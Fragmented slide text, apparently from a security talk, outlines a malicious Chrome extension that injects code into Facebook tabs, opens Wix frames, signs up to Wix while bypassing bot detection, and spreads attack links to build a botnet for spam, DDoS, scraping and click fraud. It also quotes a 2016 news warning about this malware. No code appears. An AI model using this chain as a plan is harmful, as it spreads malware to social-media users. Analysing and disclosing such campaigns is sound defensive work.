


Sign Up to Wix
From within the frame




/register


FAIL




Extension Course of Action




Inject Code
Into Facebook tabs




Open Wix Frame
Inside a Facebook page



Sign Up to Wix
Bypassing bot detection



Publish Wix Website
That leads to attack page



Distribute Link
Among all Facebook friends





Review Extension
In Google Web Store



The Objective:

Use Wix as a distributor
to form a bot net



Bot Masters: What Do They Want?



Send Spam



DDoS Attacks



Scrape Websites



Click Frauds





Facebook 'Comment Tagging Malware' Spreading via Google Chrome

By *Waqas* on June 27, 2016  Email  @hackread    

IF YOU RECEIVE A FACEBOOK NOTIFICATION REGARDING A FRIEND TAGGING YOU IN A COMMENT BE VERY CAREFUL BEFORE CLICKING ON THE LINK IT CAN BE A JAVASCRIPT MALWARE FOUND TARGETING USERS LATELY!

Tag Me If You Can



User Click

Facebook Friends



